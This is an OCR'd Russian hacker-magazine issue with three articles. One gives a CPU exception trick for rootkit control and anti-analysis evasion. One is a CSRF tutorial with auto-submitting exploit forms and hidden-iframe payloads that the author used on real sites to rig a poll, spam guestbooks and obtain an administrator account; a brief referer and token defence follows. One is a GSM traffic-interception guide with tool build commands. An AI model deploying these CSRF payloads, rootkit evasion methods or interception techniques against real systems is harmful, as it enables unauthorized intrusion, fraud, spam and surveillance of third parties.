Попытка практической реализации proof-of-concept exploit'а поначалу не предвещала никаких неожиданностей. Горизонт был чист, сияло солнце. А между тем, гроза уже висела над моей норой: #AC-исключение не генерировалось! Хоть убей! Чего только я ни делал: курил, точил, долбил, перечитывал errata от Intel столько раз, что выучил наизусть. Под конец даже засомневался в здравости рассудка (своего или инженеров из Intel). И как всегда, виноватой оказалась Microsoft.
Анализ обработчика исключений, сосредоточенного в ядре, показал, что система наглым образом ныкает #AC-исключение, не передавая его на прикладной уровень, и потому — до SEH/VEH-обработчиков оно просто не доходит. Как в анекдоте: «До Штирлица не дошло письмо из Центра». Мои раскопки ядра подтвердились несколькими независимыми источниками. Так, например, Program Manager (не программа, а сотрудник группы Microsoft Visual C++) по имени Kang Su Gatlin без ложной скромности писал: «On the x86 architecture, the operating system does not make the alignment fault visible to the application» (msdn.microsoft.com/en-us/library/aa290049(VS.71).aspx). Испытал это на своей шкуре хакер Zahical, цитируя мистера Kang Su Gatlin на форуме, где тусуются сишные программисты, причем довольно хорошо и плотно так тусуются: tech-archive.net/Archive/VC/microsoft.public.vc.language/2004-12/0199.html.
Уточним — x86-ядро «зажимает» #AC-исключение, а вот что касается



Бедный старый MSDN, идущий на диске с MS Visual Studio 6.0, — он по своей наивности считал, что флаг SEM_NOALIGNMENTFAULTEXCEPT применим только к рискам! и не знал, что через несколько лет та же самая фигня будет и на x86-64

x86-64 — все зависит от того, был ли запущен процесс с флагом *SEM_NOALIGNMENTFAULTEXCEPT*, переданным API-функции `SetErrorMode()`. И если да, то исключение вновь будет «зажиматься». К счастью, процесс по умолчанию стартует без этого флага, и приведенный выше исходный код exploit'а будет работать, как часы. Ладно, оставим x86-64 системы. С ними все слишком просто, да и не очень-то они широко распространены. Вернемся назад к x86 и посмотрим, что можно сделать. Итак, ядро зажевало исключение и нам его никак не получить, разве что спуститься на ядерный уровень. Стоп! А ведь это — шикарный способ передачи управления ядерному модулю! Допустим, у нас есть rootkit, устанавливающий драйвер, с которым взаимодействует прикладной код. Стандартный интерфейс `DeviceIoControl()` слишком известен и слишком заметен. А вот если драйвер перехватывает вектор #AC-исключения (что на ядерном уровне реализуется без проблем, например, путем прямого хука таблицы дескрипторов прерываний — она же *IDT*), то *IRET* с невыровненным стеком заставит процессор сгенерировать исключение, подхватываемое нашим драйвером. Можно до упаду анализировать малварь, но в упор не видеть, что *IRET* передает управление не с ring-3 на ring-3 (согласно документации), а на ring-0. И уже нашему драйверу решать, что делать дальше. Можно передать управление обратно на ring-3 по адресу, занесенному в стек, но ведь можно и не передавать! Или передавать, но не туда. Или (как уже говорилось выше) использовать вектор исключения для расшифровки остального тела rootkita. Конечно, ключ получается какой-то беспонтовый и не слишком криптостойкий, но здесь главное — скрыть сам факт расшифровки. Благодаря ошибке в ЦП, он очень даже хорошо скрывается. Конечно, код будет работать не на каждом ЦП (хотя и на многих), но малварь (в отличие от коммерческих программ) это обстоятельство как-нибудь переживет. Не один компьютер будет заражен, так другой.

Хорошо, а как быть, если у нас драйвера нет, а писать его в лом? Можно ли обнаружить, что исключение имело место быть? Конечно! Обработка исключений — далеко не самая дешевая операция (в плане процессорных тактов) и, замеряя время выполнения *IRET*, мы легко установим истинное положение дел. «Правильная» *IRET* занимает несколько сотен «тиков», легко измеряемых инструкцией *RDTSC*. А вот скрытая обработка исключения ядром уже тянет на десятки тысяч. Если операция измерения времени выполнения *IRET* несильно бросается в глаза, то хакер легко запутает реверсеров, анализирующих малварь. И уж точно обойдет всякие эмулирующие отладчики и многие виртуальные машины.

Учитывая, что Intel фиксить эту багофичу не собирается, стоит взять ее на вооружение! Тем более — это не единственная дыра в процессорах. Есть и другие. Да там их сотни! Я как раз сейчас нарабатываю фактический материал и готовлю доклад, который (при благоприятном стечении обстоятельств) будет прочитан на хакерской конференции «Hack In The Box Security» в Малайзии в октябре 2008 года. Для желающих посетить мероприятие напоминаю, что Малайзия очень удобна тем, что не требует визы, достаточно одного паспорта: conference.hackinthebox.org. ⌶





ВОЛК В ОВЕЧЬЕЙ ШКУРЕ

ЮЗАЕМ XSS ТАМ, ГДЕ ЕЕ НЕТ

Хакеры всегда стараются открывать дыры там, где они, казалось бы, отсутствуют. В нашем журнале и на задворках интернета ты найдешь кучу изъезженного материала о XSS. Но сейчас я расскажу тебе о технологии CSRF, которая позволяет эксплуатировать XSS, там, где их действительно нет.

ТЕОРИЯ

Встретить на сайте include-баг — настоящая роскошь. Вот и выкручиваются хакеры, придумывают разные техники. Одна из таких техник — **CSRF** или **XSRF** (Cross-Site Request Forgery), то есть межсайтовые запросы, разновидность XSS/CSS. Сама CSRF не нова, но очень актуальна. Взломщик заманивает юзера на специальную страницу, которая посылает запрос уязвимому сайту, выполняя на нем какие-либо действия от лица пользователя. Уязвимости подвержены веб-приложения, которые не проверяют, откуда был передан запрос. Так можно выполнить какие-либо действия от лица авторизованного пользователя, например, админа. Действия эти ограничиваются лишь возможностями уязвимого интерфейса — будь то «запостить сообщение» или «сохранить БД в домашнем каталоге».

ЧТО? ОТКУДА? КУДА?


Рассмотрим баг подробнее. Возьмем, к примеру, WordPress версии 2.3.2 (другой версии у меня на винте не оказалось, а качать по мопеду дорого). Уязвимость в этой версии WP очень лакомая и, возможно, даже не единственная (другие я искать не стал). Таится она во встроенном редакторе файлов. Заходим в «админку → Управление → Файлы» и видим лакомый <textarea>, а также список чаще всего редактируемых файлов. Открываем любой файл и пишем туда какую-либо ерунду. Работает? Еще бы, кодеры WP знают свое дело.

Но про нас они тоже не забывают. Открываем *index.php* и сохраняем страницу браузера. Затем — редактируем: удаляем все, кроме формы редактирования. Получается что-то вроде:

```
<body>
<form name="template" method="post">
<input type="hidden" name="_wpnonce" value="0ae8245664" />
<input type="hidden" name="_wp_http_referer" value="/
wp-admin/templates.php" />
<input type="hidden" name="newcontent" value="здесь код
index.php" />
<input type="hidden" name="action" value="update" />
<input type="hidden" name="file" value="index.php" />
<input type='hidden' name='submity' value='     Обно-
вить файл &raquo;' tabindex='2' />
</form></body>
```

Немного правим *newcontent* и *<body><form>*:

```
<body onLoad="document.getElementById('templateaa').
submit()">
<form name="template" id="templateaa" action="http://
victim/wp-admin/templates.php" method="post">
```



Атакованная гостевая книга

Успешный тест

И пробуем открыть страничку. Что получилось? WP проглотил наш запрос и выдал радостное сообщение «Файл успешно отредактирован». При этом он не проверил, что запрос пришел с адреса левого хоста! Разберемся, что произошло.

Браузер зашел на нашу страницу и выполнил js-скрипт, который имитировал отправку формы. Сервер получает запрос с Cookie-данными и данными POST-запроса. Сначала он проверяет `Cookie`: сессия есть, пользователь авторизован, доступ к админ-панели имеется. Затем — обрабатывает POST-данные, в которых сказано, что нужно в index.php сохранить то-то и то-то.

Это и есть XSRF. С помощью нее можно делать потрясающие вещи... Самое время перейти к примерам.

ПРАКТИКА I — НАКРУТКА

Создать еще одного админа в системе или отредактировать файл? Слишком банально (хотя и будет рассмотрено чуть дальше). Нужно придумать что-нибудь более нестандартное...

Очень часто на форумах просят за что-либо проголосовать или спрашивают, как накрутить счетчики голосований. Если первая просьба частично выполняется, то на вторую чаще дают рекомендации, мол, «напишите скрипт, который будет голосовать. Но если там фильтрация по IP, то из этого мало что получится».

В помощь любителям халявы идет великий XSRF. Специальную страницу, которая будет голосовать, посетят совершенно разные люди с разными IP-адресами и чистенькими кукисами. Каждого такого «пользователя» бажный движок голосования воспримет как настоящего (хотя он и так настоящий) посетителя.

И я решил провести XSRF на каком-либо голосовании. Смотри, как я это сделал.

Для начала я ввел в Гугле запрос «Нравится ли вам наш сайт? Голосовать» и получил в ответ полтора миллиона страниц. Особо не парясь, я перешел по первому линку:

```
Результаты голосования: Вам нравится наш сайт?
cook.denek.net/voting/rate/4.html
```

Вероятно, кулинария не столь популярная в рунете вещь: с 2003 года проголосовало чуть более 250 человек. Я собрался исправить это недоразумение. Но я обломался, голосовать можно было хоть сто раз, а мне нужно было голосование с защитой от накрутки. Вернувшись в Гугл, я стал дальше просматривать результаты и нашел то, что нужно:

```
Голосования — LiDa.in.ua
lida.in.ua/prg/vote.html?id=2
```

Отдав свой голос, просмотрел результаты. После второй попытки они уже не менялись. Тогда я сохранил страницу с формой голосования на винчестере и немного отредактировал. Получилось следующее:

```
<body onLoad="document.getElementById('mega_vote').
submit()">
<form action="http://lida.in.ua/prg/get_vote.php"
id="mega_vote"ethod="post">
<input type="hidden" name="kod" value="2">
<input type="hidden" name="vote" value="1">
</form>
</body>
```

Почти тоже, что и предыдущей главе. А чтобы сделать голосование неявным, вынес все это в отдельный файл — vote-lida.in.ua.html. Файл index.html содержал iframe на эту страницу:

```
<html>
<head>
<title>Not work!</title>
<style>
body {background: url('homjak.gif')}
h1 {background-color: white;}
</style>
</head>
<body>
<h1>Not work!</h1>
</body>
</html>
<iframe src="/vote-lida.in.ua.html" width="1"
height="1"></iframe>
```

Это добро я залил на yandex:

```
http://kolpeex-hta.narod.ru/
```

И отправил линк паре своих контактов. Счетчик увеличился на 2. Значит, все работало. Друзья рады хомячкам на страничке, а я — работающему XSRF. Результаты можно увидеть по адресу:

```
http://lida.in.ua/prg/get_vote.php?kod=2
```

Реально даже выставить <iframe> на похеканном сайте! Тогда можно накрутить все, что угодно, не обращая внимания на фильтрацию по IP, ведь сайт будут посещать абсолютно разные посетители. Таким же образом можно накручивать счетчики на сайтах и «нажимать» на рекламу на собственном сайте. С XSRF доступно многое!

ПРАКТИКА II — СПАМ

Что такое посещаемый ресурс? Это много абсолютно разных независимых посетителей. Так почему бы не использовать их в корыстных целях? Вспомним, например, для чего используют ботнет — спам и DDoS!

В нашем случае DDoS — маловероятно, потому что нужно внедриться в очень



info

• Эксплуатация XSRF тесно связана с использованием СИ.

• Действия XSRF ограничиваются лишь возможностями бажного интерфейса.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

крупный ресурс, «proiframeив» страницы на адрес цели. Но похекать такой ресурс нереально. Может, я и попытаюсь, но не в этот раз. А вот спамить — вполне.

В «][акере» уже была статья с названием «Веб-наводнение», в которой рассказывалось о написании флудера для различных web-движков. Однако простая защита от флуда (например, 30-секундная задержка) сводит весь флуд на нет. Частенько, к тому же, работает блокировка по IP-адресу.

В этом случае нужно юзать большие листы прокси и т.д. Но зачем, если есть своеобразный «ботнет». Мы будем использовать ту же схему, что и с голосованиями. Сделаем небольшую спам-систему, состоящую из двух частей:

```
Клиентская — внедряется на сильно-посещаемый ресурс
Серверная — управляет потоком (куда спамить, как и что)
```

Клиентская часть будет состоять из одного iframe'a, который необходимо внедрить на какой-нибудь посещаемый ресурс.

```
<iframe frameborder="no" width="1" height="1"
src="http://www.kolpeex.tu2.ru/spam.php"></
iframe>
```

Спамить будем несчастные гостевые книги :).

Необходимо выбрать конкретный движок гостевушки, например, Manlix — первое, что попало под горячую руку.

Далее идем в Гугл и составляем список целей (разумеется, все это можно автоматизировать, да и необязательно брать гостевушки одного и того же двига, можно просто дублировать поля). Теперь приступаем к серверной части, здесь я сбацал небольшой скриптец, его исходник ищи на DVD.

Думаю, комментировать работу скрипта не нужно: он предельно легкий. Потестил на локале — все работало! Меня успешно перебросило на один из сайтов, и там уже было запостено одно сообщение. Затем я залил обе части и стал ждать. Связка успешно работала — на следующий день несколько книг были окончательно заспамлены. Я уж извиняюсь перед владельцами, но они там и так были по уши в спаме.

ПРАКТИКА III — ПРОНИКНОВЕНИЕ

Теперь рассмотрим совсем клинический случай — **RunCMS**. Авторы этой системы на славу постарались и сделали настоящий полигон багов. Советую его начинающим багоискателям. Когда качал последнюю на тот момент версию — 1.6.1 (build 200701224), увидел в changelog'e php-inj. Что уж говорить о таком незаметном баге, как XSRF. Сразу же, установив этот билд и пройдя в админ-панель, я отключил пересылку referer и стал прощупывать самые интересные места.

Не обошлось тут без создания пользователя из админки и назначения ему высших привилегий :). Referer не проверялся, скрытых полей в форме создания не было — сплоит написан буквально за десять минут.

Все это хозяйство я залил на narod.ru и стал гуглить сайты, работающие на RunCMS. Честно говоря, найти сайт с RunCMS гораздо сложнее, чем с Joomla :).

После хитроумного запроса в Гугле была выбрана жертва — runstore.ru.

На этом сайте продают модуль интернет-шопа.

Так как сплоит действовал только на админов, мне нужно было быть уверенным, что админ прочитает его, будучи авторизованным (либо в ЛС, либо через специальную форму обратной связи). Через последний способ я натайпил админу сообщение. И стал ждать... Ждать пришлось относительно недолго, всего несколько часов. Сплоит сработал немного не так, как ожидалось.

Доступа в админ-панель не было, но ранг оказался «Администратор», к тому же акк был зареган на мыльник billy@microsoft.com. Разумеется, я все рассказал настоящему админу ресурса и помог ему кодом. Админ оказался отличным челом, и все оперативно пропатчил.

SOLUTION

Как защититься? Элементарно. Нужно всего лишь проверять, с какого URL идет запрос.

Для этого достаточно проверить значение заголовка *REFERER*.

```
   function validate_referer() {
      if($_SERVER['REQUEST_METHOD']!=='POST')
return;
      if(@!empty($_SERVER['HTTP_REFERER'])) {
         $ref = parse_url(@$_SERVER['HTTP_
REFERER']);
         if($_SERVER['HTTP_
HOST']===$ref['host']) return;
      }
      die('Invalid request');
   }
   validate_referer();
```

Правда, и это не решение. Так как в связке с XSS поле referrer будет правильным, — необходимо использовать скрытые поля, которые должны генерироваться случайным образом и, разумеется, проверяться при обработке запроса.

И как об этом не догадываются другие кодеры?

ЗЛОКЛЮЧЕНИЕ


Несмотря на то, что шансы на победу (читай: защиту) у веб-мастеров теоретически стопроцентные, в реальности — атаке подвержены очень многие публичные и самописные движки, абсолютно независимо от платформы.

Поедая батон с кефиром, я находил XSRF чуть ли не на каждом втором сайте. Одна есть даже на forum.xakep.ru, не говоря уж о более мелких ресурсах. Искать XSRF очень просто.

Вывод: отключаем посылку referrer в настройках браузера (для Оперы, <F12>→ Send Referrer Information), затем производим какие-либо действия и, если все прошло успешно, проверяем якобы уязвимую форму на наличие специальных полей, которые вставляются для защиты.

К счастью, ты — честный человек и будешь использовать эту информацию не противозаконно, а сугубо для защиты.

Администраторский аккаунт



...соблюдаешь правила – спокоен, ты в порядке...

Маша и Дима знают,
как защитить себя от ВИЧ



АНДРЕЙ «SKVOZNOY» КОМАРОВ

GSM ХАКИНГ ВЗГЛЯД ИЗНУТРИ

РАСШИФРОВКА GSM: МИФ ИЛИ РЕАЛЬНОСТЬ?

В современном мире существует огромное количество сетей, сообщающихся по разным технологиям передачи данных. Сети стандарта GSM крайне привлекательны для хакера, но бытует мнение, что пока они почти неприступны. О том, действительно ли это так, и какие аспекты безопасности

ЦЕННОСТЬ GSM

GSM — основной стандарт, используемый в сфере сотовой связи. В качестве способа доступа к радиополосе он использует TDMA (множественный доступ с разделением по времени). Эта особенность отличает GSM-сети от CDMA-сетей, в которых доступ каждого абонента обеспечивается по всей ширине канала, без отведения времени, но с кодовым разделением. Хотя выигрыш в скорости очевиден, полный переход на CDMA пока невозможен. Абонент, производящий вызов, связывается с одной из базовых станций в близлежащей соте (на то она и сотовая связь). Для начала самостоятельно изучи процесс поиска базовых станций (GSM Towers). Для этого тебе потребуется специальное ПО, зависящее от платформы телефона и его марки. Осветим наиболее популярный софт среди любителей поиска мачт оператора.

NOKIA

Большинство моделей этой марки имеют штатное средство Netmonitor для отображения информации о базовой станции и ряде других параметров. На некоторых моделях **NetMonitor** или **Field Test** (как он еще именуется) необходимо набрать комбинацию «*3001#12345#*» и нажать клавишу вызова. Из полученной информации можно узнать много интересного. Основной характеристикой для базовой станции является **CID** (Cell Identity; не путать с CallerID). Согласно спецификации, CID принимает значение от 0 до 65535 для сот стандарта GSM, и более — для сот стандарта UTMS (универсальная телекоммуникационная система стандарта 3G). По-хорошему, это идентификатор самой соты, являющийся частью **CGI** (Cell Global Identity). Замечу, что контроль данного параметра позволяет грубо установить местонахождение абонента без обращения к **Location Measurement Unit** (LMU) на стороне базовой станции. В зависимости от распределения базовых станций местоположение пользователя может варьироваться от нескольких сотен метров до километров. Тем не менее, этот фактор используют многие службы быстрого реагирования и спасатели, что вылилось в название технологии позиционирования **E-CID** (Enhanced Cell Identification). Более того, был открыт любительский сервис, задача которого — определение местоположения по CID: gsmloc.org/code.

Второй важной характеристикой твоего телефона является **LAC** (Location Area Code). Все базовые станции объединены в определенные логические группы (LA), каждая из которых имеет номер. Связка CID и LAC уникальна для отдельно взятого телефона. Подробности ищи на http://pro-gsm.info/location-update.html

WINDOWS MOBILE

Из пяти испробованных программ на моем HTC s710 (платформа Windows Mobile 6) захотела работать только одна — под названием **CIDLog**. Прога отображает MCC, MNC, LAC, CellID, CCH, TA и уровень сигнала. Она весьма капризно себя ведет: на ряде устройств выводила только LAC, на других вообще не хотела запускаться.

IMSI-ID налицо

Как видишь, любимый Wireshark вполне может работать с GSM



info

• Анализ собственного GSM-трафика, декодирование и изучение не является уголовно наказуемым делом. Вне закона ты станешь при условии совершения таких действий против других абонентов.

• Rand-ключ — установление подлинности начинается сетью в виде сообщения опознавательного запроса, посланного мобильной станции. Это сообщение содержит 128-битное случайное число.

• Sres-ключ — ответ от базовой станции (Signed RESult).

Перечисленные программы понадобятся нам непосредственно для поиска базовой станции. Далее будет освещен еще один метод поиска — по скачкам сигналов.

БЛИЖЕ К ДЕЛУ

В начале 2007 года известная хакерская команда THC начала работу над составлением базы данных по GSM-безопасности (и ее компрометации, в частности). Основной целью было создание анализатора (GSM Scanner), способного разбирать накопленную информацию — для продолжения исследования в более широком виде. Прямо скажем, такие вещи уже давно созданы и, в первую очередь, предназначены для использования в качестве контрольно-измерительного и калибровочного оборудования. Например, аппаратура **SAGEM OT200/OT460** (sagem.com.ua/ua/mobile/ot/SAGEM-OT200-file.pdf). Дамп данных в дальнейшем декодируется **EdgeView** (segfault.net/gsm/EDGEView/) или **Wireshark**. Все данные и примеры, отмеченные авторами проекта в разделе **DebugTrace** (wiki.thc.org/gsm/debugtrace), тебе под силу получить и привести самому.

Данные, передаваемые по воздуху, шифрованы и расшифровываются непосредственно на точке доступа, которая знает ключ сессии и передается оператору. Теоретически, возможна дорогостоящая авантюра с организацией собственной GSM-мачты (чтобы отслеживать пользовательские данные в режиме пассивного анализа). Но некоторые данные можно изучить в «clear text» и без этого. По анализу эфира можно понять, какое шифрование применено — IMSI ID, RAND Cipher Key, SRES. Рассмотрим подходы и способы получения данных с эфира GSM-сессий.

ПЕРЕДЕЛАННОЕ ОБОРУДОВАНИЕ

Стандартные мобильные телефоны могут быть перепрошиты на захват/генерацию фреймов эфира. Одним из наиболее наглядных примеров сего факта является проект OpenTSM. Под тривиальный телефон TSM30 предлагается установить специальный софт, который будет осуществлять эти опции. Кстати, создатели THC хвастаются тем, что используют для того же самую старенькую модель NOKIA 3310. Отмечу, что вся серия NOKIA dct3 (3210, 3310, 3330, 3390 и т.п.) способна на такое с использованием специального патча (nokix.pasjagsm.pl/help/blacksphere/sub_250software/sub_sendcode.htm) под недокументированные фишки ядра NOKIA. Проект BlackSphere как-то даже решил копнуть в сторону создания собственной операционной системы под Nokia dct3 — MADos. Про метод перепрошивки ты можешь узнать на форуме любителей реверса **NOKIA** (http://nokiafree.org/forums/index.php).

USRP

Она же — универсальная радио-периферия. Обычно используется в следующей конфигурации: стационарный компьютер, материнская плата с радио-периферией (USRP-PKG), ресивер на материнскую плату (DBSRX-LF, работает в диапазоне 800-2400MHz), LP0926 (антенна). В качестве сподручного софта юзают: gnuradio, gsmsp или Wireshark по вкладке GSM. В качестве примера я расскажу про пакет **GSSM** (thre.at/gsm/), который предназначен для мониторинга каналов GSM.

Пакет состоит из специального модуля захвата, названного GNU RADIO, для демодуляции захваченного и Wireshark — для отображения информации. GSSM распознает большинство известных природе каналов, наиболее часто используемых в GSM. Вот расшифровки аббревиатур: FCCH (The frequency correction channel), SCH (The synchronization channel), BCCH (The broadcast control channel), PCH (The paging channel. Downlink only, used to page mobiles), AGCH (The access grant channel. Downlink only, used to allocate an SDCCH or directly a TCH), SACCH (Slow associated control channel), SDCCH (Stand-alone dedicated control channel).


Ход установки предельно прост. Сначала собираем GNU RADIO:

```
svn co http://gnuradio.org/svn/gnuradio/trunk
gnuradio
$ ./bootstrap
$ ./configure
$ make
$ make check
$ sudo make install
```

Затем тянем gssm.

```
wget http://thre.at/gsm/gsm-v0.1.tar.bz2
tar — xvjf gsm-v0.1.tar.bz2
./bootstrap && ./configure && make && sudo make
install
```

Советую также скачать последнюю версию Wireshark в качестве графического фронтенда. Если же ты все-таки уперся в «старое доброе», — то пропатчи его специальным модом из пакета gssm. Просто помести мод в папку с сорцами:



Система любезно сообщает нам, какие способы шифрования доступны в сети

Такие огрехи иногда вызваны обилием станций поблизости

> warning

Участник THC, известный GSM-хакер Skyper, был задержан в аэропорту во время своей поездки на одну из Security-конференций в Дубай, на которой выступить ему так и не удалось. Исходя из опыта известного ресечера, соблюдай меру в своих действиях.

```
patch -p1 < ~/src/gssm/patch/wireshark-
0.99.5-gssm.patch
./configure && make && sudo make install
```

Для связки захвата пакетов и их отправки Wireshark используются некоторые функции из модуля *tun*, так что не забудь подгрузить его командой *sudo modprobe tun* и проверить наличие модуля командой lsmod.

Итак, основные шаги выполнены. Следующая операция заключается в создании интерфейса нашего канала, после чего можно смело натравливать Wireshark на интерфейс. Для создания применяется программа *mktun*, которая входит в поставку пакета gssm: *sudo /usr/local/bin/mktun gsm*. Осмотрись в ifconfig; если все прошло успешно, то обрати внимание на набор специальных скрипов на python: *usrp_fft.py*, *gssm_usrp.py*. Первый из них задает частоту для мониторинга:

```
usrp_fft.py --decim=32 --gain=26 --freq=921M
```

Идея в том, что, задав желаемую частоту, а также подкорректировав шаг нанесения на плоттер, мы можем понять, в каком конкретном месте находится базовая станция и каким типом трафика она швыряется в данный момент.

Вторым интересным набором для примерно тех же целей является **GSMSP** (http://wiki.thc.org/gsm?action=AttachFile&do=get&target=gsmsp-0.2a.tar.gz).

Средство может быть собрано под Windows с помощью Cygwin. Оно обладает более дружелюбным видом.

Позиционирование абонентов

В одном из выпусков «][акера» ты уже мог видеть мою статью, где перечислялись основные вещи, которые логирует оператор сотовой связи в своих базах. Одной из наиболее важных баз является реестр местоположения (HLR), по которому тебя можно быстро обнаружить, — нравится тебе это или нет. Вдобавок, советую ознакомиться с вариантами современных технологий позиционирования, в том числе **E-CID** (trueposition.com/positioning_ecid.php).

Что делать с собранным?

Ответ очевиден: разбирать и пытаться расшифровать. Часть вещей уже созданы за тебя и вполне могут помочь. Сначала рекомендую обратиться к программе **GSMdecode** (http://wiki.thc.org/gsm?action=AttachFile&do=get&target=gsmdecode-0.5-win32.exe). Она предназначена для расшифровки лога с gammu или лога с любой собранной тобой программы.

Стоит сказать, что алгоритм A5/0 был взломан еще в девяностых, а A5/1 лабораторно ломается по атаке таблицей RainBow Table, размер которой должен быть около двух терабайт. По расчетам ученых, на создание такой таблицы потребуется около 40 специальных вычислительных плат FPGA для распараллеливания процесса. Псевдокод программы для генерации таблицы ты можешь найти на диске к журналу.

Happy End

Как видишь, GSM хранит в себе много тайн. Да-да, технические требования тайно разрабатывались Консорциумом GSM и передавались индивидуальным разработчикам с целью защиты от анализа их криптоалгоритмов и технологии в целом. Кто знает, может в один прекрасный день, ты узнаешь нечто большее, чем описано в статье, и за тобой будут гоняться все, кому не лень.][

Отслеживание rand- и sres-ключей

Требуются курьеры! Достойные условия.
Классный молодой коллектив.
Звоните: **+7 (495) 780 88 25**
или пишите: **sales@gamepost.ru**



Телефон:
(495) 780-8825
www.gamepost.ru

Все цены действительны на момент публикации рекламы



Nintendo Wii

9984 р.



